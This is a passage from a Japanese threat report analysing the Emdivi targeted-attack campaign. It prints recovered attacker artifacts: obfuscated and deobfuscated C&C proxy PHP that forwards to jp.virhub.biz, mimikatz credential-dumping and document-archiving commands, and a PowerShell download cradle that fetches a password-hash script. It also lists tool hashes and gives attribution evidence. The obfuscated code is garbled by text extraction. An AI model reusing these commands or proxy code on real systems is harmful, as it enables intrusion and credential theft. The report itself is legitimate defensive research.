Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; SV1; .NET CLR 3.5.30729.1)
t19.22.1 ～ t19.23.01 および t20
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; SV1; .NET CLR 3.5.30729.101)

表 2-15 C&C 通信で使われた User-Agent

また、国内にある侵害された正規サーバは、セキュリティベンダーや関係機関によって発見されては是正されていましたが、2015 年 6 ～ 7 月頃には再び同じ正規サーバが侵害され、C&C サーバとして悪用されていることを確認しました。その際、侵害された正規サーバに攻撃者が置いた PHP コードは図 2-16 の通り、激しく難読化されていましたが、難読化を解除すると、海外にあるサーバ（図 2-17 では jp[.]virhub[.]biz）へ転送するコードが書かれていることが確認できました。

```
<?php

if (!defined('I31ヌ')) {define('I31ヌ', true);function ニ174･$ニ174･$ヒ304ネ=''){global $･75ヲ;if(!$ヒ304ネ
)return(base64_decode($ニ174･);$ッ298･ニ174･'ュYmロ･モZキエホ¥ラ0･･ロネYカ2モ9動リz__･=');$ノ191ャ=ニ174･'恵ケ3徽ォk'
);$シ205ナ=ニ174･'ヤリ2□□');$ケ242ノ=ニ174･'MチA･=');$･29ス=ニ174･'ツMJTYw');$ヒ218･ニ174･'M針渦1');$ソ231･ニ174･
'弄g=''');$ミ266ト=ニ174･'ミ266ト');$･08･ニ174･'cレ3崖鷲巽GォVu');$･75ヲ=
'eNpLKi4p0lBJSU3OT0mNTyuIL85Mz9Mx0DE0MzDV1NRTP2ZobtLiu87tiu8Kz0++XzyN/N3dLm254vnJz931C5D/ye/Kkit+t9Z
c83P3NfVzWWWrrqmppjbDyMDypIamtUJpXnFqCbrxQPFaAALcLrQ=';for($･50ﾌ=$ケ242ノ;$･50ﾌ<$･08･$ニ174･;$･50ﾌ++)
$ミ266ト.=$ノ191ャ($ニ174ĸ$･50ﾌ})<$ヒ218･(($ノ191ャ($ニ174ĸ$･50ﾌ})>$･29ス&&$ノ191ャ($ニ174ĸ$･50ﾌ})<$ヒ218･?$シ205ナ
($ノ191ャ($ニ174ĸ$･50ﾌ})/$ソ231･:$ニ174ĸ$･50ﾌ}):"";return($ッ298･$ミ266ト));}function I552ヒ(&$ヤ193セ=''){
global $ｰ29キ,$ャ78ム,$ケ477イ,$･83ャ,$ア148･$･75ヲ;$ケ477イ($･83ャ,$ア148･
'(@$ャ78ム($ｰ29キ(\'eNql011r01AYB/CvkpVAnqNnWXJitpVwUME0a7GnUFMcbCPU5kRKu6ZrWtgL3vkJ/AjSCxGVMgoDBZVd9MY
blSDDT+C1lH0AT3bWF8Qb9eKQPP8853deiPrBtDff0Ym5cespaBNrOB1ZpYuJ9/PzKXlJNayV3xTS8ovitHxZJBWv8HWcFqfMcy9
FPWXpMGXfX31jXtlm90'.$ｰ29キ(ニ174･''ぶ滞､G･0=','MヨFヤMイIロロ2OGF甸ヤIロGEロロロ圓ヤN撞ヨNGM5NDr=')).
'ROrFeL3vZ+HunGYGkQE3NvPUea8/8uu2ZLokfRCWWd1tHvhF6Rs+vibpSNbYNP6qWNlsbtS6rVsjB8UO/FTJWs10NoROJUPXqtP
AfFtY0LDFxVoneUUckfwazdGzb5NO8eqLwdsKVE/W5ZRhf5veyVboYm/kfp6Nhen6X0n+5HwWkCbk10G/eRrs66DfEA9ZyOAgKxf
tuEGD1rWlYHxESG4iabc4P+wpVZLhD9hz5Rq8Dc2+xXflh5jhXszv1fSEIgB9223HIIafn8LWGnOUFFt07jXjQ6cNSglazddSQNw
QRRF0axV3eAcnogtRnEtZ62R817wyS5uMOjXq8HsIixVl30jzmfyIQcqJGO0740gTkQDJ41PR78BuNVy2CVuh+aEM2ksEvdxskTw
==\')).$ャ78ム($ｰ29キ($･75ヲ))',"0d51e70cb96e613120ceca0160e0e877");
}}global $ｰ29キ,$ャ78ム,$ケ477イ,$･83ャ,$ア148･$･75ヲ;$ケ477イ=ニ174･'ニHJ惣19魎ｰB羆ヨN',
'MヨFヤMイIロロ2OGF甸ヤIロGEロロロ圓ヤN撞ヨNGM5NDr=');$･83ャ=ニ174･'LロヨNイFリNロ埜壇2寒介MロロGN慍2E琺｣邉ィBリODニ3L2ｒ=',
'MヨFヤMイIロロ2OGF甸ヤIロGEロロロ圓ヤN撞ヨNGM5NDr=');$ｰ29キ=ニ174･''華F･ﾄ0ｰ2ハイ29峯「==',
'MヨFヤMイIロロ2OGF甸ヤIロGEロロロ圓ヤN撞ヨNGM5NDr=');$ア148･ニ174･'完売ﾄA==',
'MヨFヤMイIロロ2OGF甸ヤIロGEロロロ圓ヤN撞ヨNGM5NDr=');$ャ78ム=ニ174･'I3･坪N廣ｰB魎ｰN･,'MヨFヤMイIロロ2
OGF甸ヤIロGEロロロ圓ヤN撞ヨNGM5NDr=');$･75ヲ='';$ケ477イ($･83ャ,$ア148･''(@$ャ78ム($ｰ29キ(\
'eNq9V81u4zYQPjtA3mEiCJGE9U+cTTaOXcdNbeWnddau7bQLJIaglahYXVlSKXqT3SBPUfTWc097aIsCRZ+hp75Rh6RkOXH+emi
DICGH33ycIYcfqdbeZ614Eq+urK4QSiNqURJHlPnhhb5hNLh5QmyXUF1rRyEjISuxDzGpAyNXrDJh06DhTGyaENacMa9U07iPazN
iucSzZwGzmD81H6OQWIjRldNRW5G0lQp4EXUIhBE4tjMh85kU8yr2KUnqcBKFRdh8BV/OAqju7u7AxnZ9YwN/4fBkJHgylzZnKPE
QaRTUkbMkOG9h+tS+mNoPDKJrSBzmR2EdnCBKSBomRi1SsAJ/6jN9VywKxu6HLrkq48q1XEyu6USh59MpcddnNGhOGIvrlQo2V1d
8T5+627pqHZqjM4WDlbEBzSYoxLV3NqvOtldzXlVdm5CXO45d3XbIS2fLrdWqirG6cr26UlBDcnk66EITUhLkVcYNPpIwimbPD4h
1gYE6cosS3bIOjrumZRkpyqasHyUIRYc4SnTuWATlXEUqtJ4rigEvoCbQJHTvxSpKEeZUBpTyjnCLAvdUkCWzt+iRus0x2JTExkL
```

図 2-16 C&C サーバに置かれたプロキシ用 PHP コード（難読化を解除する前）

```php
set_time_limit(90);
// index.php?done=confirmed&url=http://url
if(md5($_GET["done"]) == "eda721c5f8c61daee37ca15ce3c4d881")
{
    $newURL = $_GET["url"];
    $str = file_get_contents(__FILE__);
    $startPos = strpos($str, "\$url = \"") + 8;
    $endPos = strpos($str, "\"", $startPos) - $startPos;
    $oldUrl = substr($str, $startPos, $endPos);
    $str = str_replace($oldUrl, $newURL, $str);
    $file = fopen(__FILE__, "w+") or exit("can not open file!");
    fwrite($file,$str);
    fclose($file);
    echo "Success!";
    die();
}

if (get_magic_quotes_gpc())
{
    function stripslashes_deep($value)
    {
        $value = is_array($value) ? array_map('stripslashes_deep', $value) : stripslashes($value);
        return $value;
    }

    $_POST = array_map('stripslashes_deep', $_POST);
    $_GET = array_map('stripslashes_deep', $_GET);
    $_COOKIE = array_map('stripslashes_deep', $_COOKIE);
    $_REQUEST = array_map('stripslashes_deep', $_REQUEST);
}

$ip = isset($_SERVER["HTTP_X_FORWARDED_FOR"]) && !empty($_SERVER["HTTP_X_FORWARDED_FOR"]) ?
$_SERVER["HTTP_X_FORWARDED_FOR"] :
      isset($_SERVER["HTTP_CLIENT_IP"]) && !empty($_SERVER["HTTP_CLIENT_IP"]) ? $_SERVER[
      "HTTP_CLIENT_IP"] : $_SERVER["REMOTE_ADDR"];
if (empty($ip))
{
    $ip = $_SERVER["REMOTE_ADDR"];
}
$url = "http://jp.virhub.biz/?p=".rand(1, 100);
```

図 2-17 C&C サーバに置かれたプロキシ用 PHP コード(難読化を解除した後)

つまり、図 2-18 のように、国内にある C&C サーバは、フロントでさばくためのプロキシに過ぎず、実際のコントローラは海外に存在していました。



図 2-18 多段構成された C&C サーバ

攻撃者の狙いは、国内の正規サーバをフロントにすることで、URL フィルターなどのブラックリストで検知されるリスクを減らし、コントローラを日本の関係機関の手が及びにくい海外へ移すことで、テイクダウンされるリスクを減らしながら長く運用することだったと考えられます。

2.6 侵入拡大

攻撃者は、組織に侵入後、キーボードを叩いて、コマンドを一つずつマニュアルで実行しながら、組織内 LAN で内部偵察、権限昇格、他ホストへの侵入を繰り返していました。ここは自動化されたプロセスではないため、コマンド実行時のスペルミスや権限不足などによる失敗が多く見られました。攻撃者が実行するコマンドは大きく三つに分類されます。一つ目が Windows コマンド、二つ目が RAT に実装されたコマンド（ファイルのアップロード、ダウンロードなど）、三つ目がその他のツールの実行です。

攻撃者によって侵害された国内の正規サーバの一つを弊社で調査することができました。そのサーバは約一週間、C&C サーバとして悪用されましたが、そこに残されたログファイルには攻撃者の実行したコマンドが記録されており、それを分析しました。ログには合計 734 回のコマンド実行の痕跡が残されており、その内訳は図 2-19 の通りです。ご覧の通り、Windows コマンドの実行が半分以上を占めていました。Emdivi を使う攻撃グループに限らず、Windows コマンドの多用は他の攻撃グループにも見られる傾向です。[4]



図 2-19 攻撃者が実行したコマンドの内訳（合計 734 回のコマンド実行）

2.6.1 Windows コマンド

実行された Windows コマンドの内訳は図 2-20 の通りでした。



図 2-20 攻撃者が実行した Windows コマンドの内訳（合計 468 回のコマンド実行）

4 https://www.jpcert.or.jp/magazine/acreport-wincommand.html

実行された Windows コマンドは以下のようなものでした。

```
dir C:¥Users¥[redacted]¥desktop
dir C:¥Users¥[redacted]¥documents
dir "%temp%¥*.exe" /o-d
dir "%temp%¥*.log" /o-d
dir "c:¥progra~1¥Cisco Systems"
dir "c:¥progra~1¥Cisco Systems¥VPN Client"
dir "c:¥progra~1¥Cisco Systems¥VPN Client¥Profiles"
dir %logonserver%¥netlogon
dir c:¥
dir c:¥*.wab /s
```

VPN でリモート接続するための情報や Outlook アドレス帳（.wab ファイル）を探す行動などが確認されました。

```
net group "domain admins" /domain
net localgroup administrators
net start
net time /domain
net use
net use ¥¥[redacted]¥ipc$ "[redacted]" /u:[redacted]
net user "Helpdesk Operators" /domain
net user "Server Admins" /domain
net user dnsupdateuser /domain
net user Windows2000Admin /domain
net user [redacted] /domain
net view /domain
```

net コマンドによる内部偵察は他の攻撃グループでもよく見られるものです。

```
del ¥¥[redacted].co.jp¥c$¥windows¥temp¥mimikatz.exe /f /q
del ¥¥[redacted].co.jp¥c$¥windows¥temp¥ps.txt /f /q
del mailfinal.exe /
del mimikatz.exe /f /q
del msver.exe /f /q
del pcf.rar /f /q
del vmat.exe /q
del vmatam.exe /q
```

使い終わったマルウェアやツールは削除して目立った痕跡を残さないようにしていました。

```
at ¥¥[redacted].co.jp 15:31 cmd /c "c:¥windows¥temp¥mimikatz.exe
privilege::debug sekurlsa::logonPasswords exit >c:¥windows¥temp¥ps.txt"
```

パスワードダンピングツールをタスクスケジューラに登録するのは、他の攻撃グループでも見られる常套手段です。

```
rar a %temp%¥pcf.rar "c:¥progra~1¥Cisco Systems¥VPN Client¥Profiles¥*"
rar a -r -ta20150101 %temp%¥cd.rar C:¥Users¥[redacted]¥*.doc* C:¥Users¥[redacted]
¥*.pdf C:¥Users¥[redacted]¥*.xls* d:¥*.doc* d:¥*.pdf d:¥*.xls*
```

目ぼしいファイルや文書を RAR で圧縮して持ち去るのは、他の攻撃グループでも見られる常套手段です。

```
powershell IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/n
ishang/master/Gather/Get-PassHashes.ps1');Get-PassHashes
```

PowerShell の利用は、昨今の標的型攻撃で増えている傾向にあります。

2.6.2 ツール

侵入後に使われたツールは様々なものがあり、パスワードダンピング系ツール、バックドア系ツール、情報収集系ツール、権限昇格系ツール、AD 操作系ツール、圧縮・解凍ツールなどがありました。これらのツールは、C&C サーバ上に保管しておき、必要に応じて被害組織へ送り込んでいました。以下に、被害組織や C&C サーバから見つかったツールを用途別に記載します。記載してあるファイル名は発見当時のものです。

パスワードダンピング系ツール

ファイル名： 2MCUI32.exe
MD5： 45a874acbbcea2750d920bbc5ae81d43
概要： Windows Credential Editor と呼ばれるツール。

ファイル名： BrowserPasswordDump.exe
MD5： dd53d9c20a475a82fe4d561bdc5094eb
概要： ブラウザに記憶されたパスワードをダンプ。SecurityXploded Browser Password Dump と呼ばれるツール。

ファイル名： gp.exe
MD5： 527cf86f0e251c009a4c4815ae8be45d
概要： mimikatz と呼ばれるツール。実行後に自己消去するように改良されている。

ファイル名： Gp64.exe
MD5： 673247982524af93865bd4928695a391
概要： mimikatz と呼ばれるツールの 64 ビット版。

ファイル名： gse_se.exe
MD5： a67187af9a9b86b4751f635ddaa69d8d
概要： gsecdump と呼ばれるツール。

ファイル名： IEPD.exe
MD5： 62c80acd69c8f1979cdb0856d1869727
概要： IE Password Decryptor と呼ばれるツール。IE に記憶されたパスワードをダンプする。”IEPD.exe <filename>” で指定したファイルへパスワードダンプすると GUI を起動せずにサイレントに実行可能。

ファイル名： lm.exe
MD5： 076f6fcde9ae1485708427700f3d07e7
概要： MSNLive Password Decryptor と呼ばれるツール。メッセンジャーに記憶されたパスワードをダンプする。

ファイル名： mail_noArgv_final.exe
MD5： bfa9985f0f50ea6ebbef083678dc12af
概要： NirSoft Mail PassView と呼ばれるツール。Thunderbird や Outlook などのメーラーに記憶されたパスワードをダンプする。

ファイル名： out.exe
MD5： ac79df339bf7cc74adbf415fb0559557
概要： Outlook Password Dump と呼ばれるツール。Outlook に記憶されたパスワードをダンプする。

ファイル名： PD.exe
MD5： 72af1a03abf420459e7337e2bb9dbecc
概要： PwDump7と呼ばれるツール。

ファイル名： pspv_se.exe
MD5： a29ba55f318836b27baa47f13f3ed137
概要： Protected Storage PassView と呼ばれるツール。”pspv_se.exe /exp <filename>”で指定したファイルへパスワードダンプすると GUI を起動せずにサイレントに実行可能。

ファイル名： QuarksPwDump.exe
MD5： 553b1d2e710e53c2a998c4c13348642d
概要： Quarks PwDump と呼ばれるツール。

バックドアツール

ファイル名： Client.exe, ct.exe
MD5： e9667155367b2689e61832096549 51b8, 6f3407857e37085e6237912093483ddb
概要： 後述する Server.exe へ接続してリモートコマンド実行するためのツール。

ファイル名： Server.exe
MD5： 80b61e16e0e97289877e49fbc3172125
概要： TCP 7480 番をリッスンするバックドア。

ファイル名： udpclient.exe
MD5： 7b150c6ca54e2dc914eb5a9432f52b0b
概要： 後述する udpserv2581.exe へ接続してリモートコマンド実行するためのツール。

ファイル名： udpserv2581.exe
MD5： 51d91839454767d03f40228ed67a8af4
概要： UDP 2581 番をリッスンするバックドア。

情報収集ツール

ファイル名： getsysteminfo.exe
MD5： 0a60104ce3f19c90d3b14758456c265c
概要： カスペルスキー社の正規ツールでのテクニカルサポート問い合わせ時に必要な端末情報を収集するツール。
”getsysteminfo.exe /quiet /qn /path=<path name>”とオプションを付けると GUI を起動せずにサイレントに実行可能。

ファイル名： SysLog.exe
MD5： 3511ddd7a382d9d5dd7568d00edca4a6
概要： 操作ログの取得とキーロガーのためのツール。

ファイル名： wpad.exe
MD5： f6d346e749c6a64856a6f1adf4a33365
概要： WPAD（Web Proxy Auto-Discovery）サービスになりすまし、MITM 攻撃を行うためのツール。

ファイル名： msver.exe
MD5： 83e103511251c0277f7c156f77166933
概要： 偽の UAC ポップアップを出してパスワードの入力を促すツール。

ファイル名： ss.exe
MD5： 808b03115ec0edcfc45a73f74669c615
概要： スクリーンショットを取るツール。

権限昇格系ツール

ファイル名： ByPassUAC.exe
MD5： 3b4c1c401654655aa8e310492a0f24be
概要： UAC 回避ツール。

ファイル名： msdart.exe
MD5： 7d0da323d49cdc12340f792914afc2ee
概要： UAC 回避ツール。

ファイル名： ms14-068.exe
MD5： 590d75f1bd142d5a47e840fa1bd761ee
概要： MS14-068（Kerberos の脆弱性）を利用して、ドメイン管理者へ昇格するためのツール。

AD 操作系ツール

ファイル名： csvde.exe
MD5： 325fce7aca600489cb8c647d1e6634ab
概要： Microsoft の正規ツールで AD をリモート管理するためのツール。

圧縮・解凍ツール

ファイル名： 7za.exe
MD5： cc15e4159fefc6dc488cff8b9e2a63b1
概要： 7-Zip

ファイル名： rar.exe, yrar.exe
MD5： 813bc051fc3a4ace38e76c2f735032fb, 241381997d1e542c850fc7245afb229d
概要： WinRAR

その他

ファイル名： linkd.exe
MD5： e933e9ff2404ee623a97b171d6d7b036
概要： Microsoft の正規ツールでシンボリックリンクを作成するツール。攻撃者は
”linkd.exe %temp%¥test c:¥windows¥system32”という具合に、%temp% 配下に system32 フォルダへのシンボリックリンクを作成して作業効率を図っていた。

2.7 攻撃者の素性

前述の通り、おとりファイルには中国語簡体字の痕跡があり、攻撃の発信元が中国であることが疑われますが、一部のドロッパーの検体の中にも、図 2-21 の通り、中国語簡体字の環境で作られた痕跡が残されていました。



図 2-21 ドロッパーに残された中国語簡体字の痕跡

また、合計 163 個の Emdivi 検体のコンパイル時刻を分析すると、中国標準時（UTC+8）のビジネスアワーにほぼ収まっており、組織的に作られたマルウェアであることが推測されます（図 2-22）。



図 2-22 Emdivi 検体のコンパイル時刻分析（横軸は中国標準時 UTC+8、縦軸は検体個数）

コンパイル時刻を曜日で分析すると、土日に作られた検体がほとんどないことが分かりました（図 2-23）。



図 2-23 Emdivi 検体のコンパイル曜日分析（横軸は曜日、縦軸は検体個数）

検体に記録されるコンパイル時刻は技術的に詐称可能ですが、キャンペーンコードに記録された日付と、攻撃が実行された日付（攻撃メールが送信された日付）との相関を見た限りでは、一連の Emdivi 検体に限っては、コンパイル時刻が正しいであろう、と考えています。

また、攻撃者が at コマンド実行時に、日本との時差を考慮し忘れた痕跡も見つかっています。図 2-24 は攻撃者が at コマンドでタスクスケジューラに登録したときのログですが、攻撃者は日本時間の現在時刻 16:30 の 1 分後である 16:31 でタスクを登録するつもりが、自国で自分の腕時計でも見たのか、自国時間の 1 分後である 15:31 で指定しています。その後、すぐにミスに気づいたのか時刻を訂正してコマンドを再実行しています。攻撃の発信元と疑われる中国と日本の時差はちょうど 1 時間です。

GotTime	cmd
2015年03月20日 16:28:53	at ¥¥[redacted].co.jp
2015年03月20日 16:30:05	copy mimikatz.exe ¥¥[redacted].co.jp¥c$¥windows¥temp
2015年03月20日 16:30:30	at ¥¥[redacted].co.jp 15:31 cmd /c "c:¥windows¥temp¥mimikatz.exe privile
2015年03月20日 16:30:57	at ¥¥[redacted].co.jp 16:31 cmd /c "c:¥windows¥temp¥mimikatz.exe privile
2015年03月20日 16:31:12	at ¥¥[redacted].co.jp

図 2-24 at コマンド実行時における攻撃者のミス(左の列はコマンド実行時の日本時間、右の列は実行したコマンド)

また国内の C&C サーバに攻撃者が置いたコントローラ用の PHP コードには、興味深いコードが確認されました（図 2-25)。曜日が土日の場合は C&C 通信を禁止するといった条件が書かれていますが、接続元のコンピュータ名が”aeiou”もしくは”Z”の場合は C&C 通信が許可されるといった例外条件も書かれています。これは、ステルス性を高めるために、被害組織からの C&C 通信を土日だけ禁止する一方で、攻撃者がテストやメンテナンスを行う上で必要な例外を書いたものと考えられます。実際、C&C サーバのログには、”aeiou”や”Z”からの接続が何度も記録されており、接続元の IP アドレスは全て中国に割り当てられたもので、そのほとんどが上海に所在しています。

```
function AllowGetOnline($pcFlag)
{
    global $request;
    $hostName = rawurldecode($pcFlag);
    $hostName = substr($hostName,0,strrpos($hostName,'*'));
    // disallowed Clients
    $disallowList = array("eon");
    foreach ($disallowList as $disallowHost)
    {
        if (rawurlencode($disallowHost) == rawurlencode($hostName))
            return false;
    }
    $weekDay = date("w");
    // deny getting online in specific weekdays
    if (/*$weekDay == 0 || $weekDay == 6 || */(isset($request["date"]) &&
    $weekDay == $request["date"][0]))
    {
        $allowList = array("aeiou", "Z");// allowed Clients
        foreach ($allowList as $allowHost)
        {
            if (rawurlencode($allowHost) == rawurlencode($hostName))
                return true;
        }
        return false;
    }
    return true;
}
```

図 2-25 C&C サーバに残された PHP コード

さらに、他の攻撃キャンペーンとの関連という観点で見ると、図 2-26 に示したように、PlugX との関連性が見られます。具体的には、Emdivi で被害を受けた組織にほぼ同時期に着弾したと思われる PlugX が存在し、そこで使われた C&C 用ドメイン（feerlooik[.]org など）の登録時期や活動時期が、Emdivi 関連ドメインのそれと近く、IP アドレス帯も近いことが確認されています。

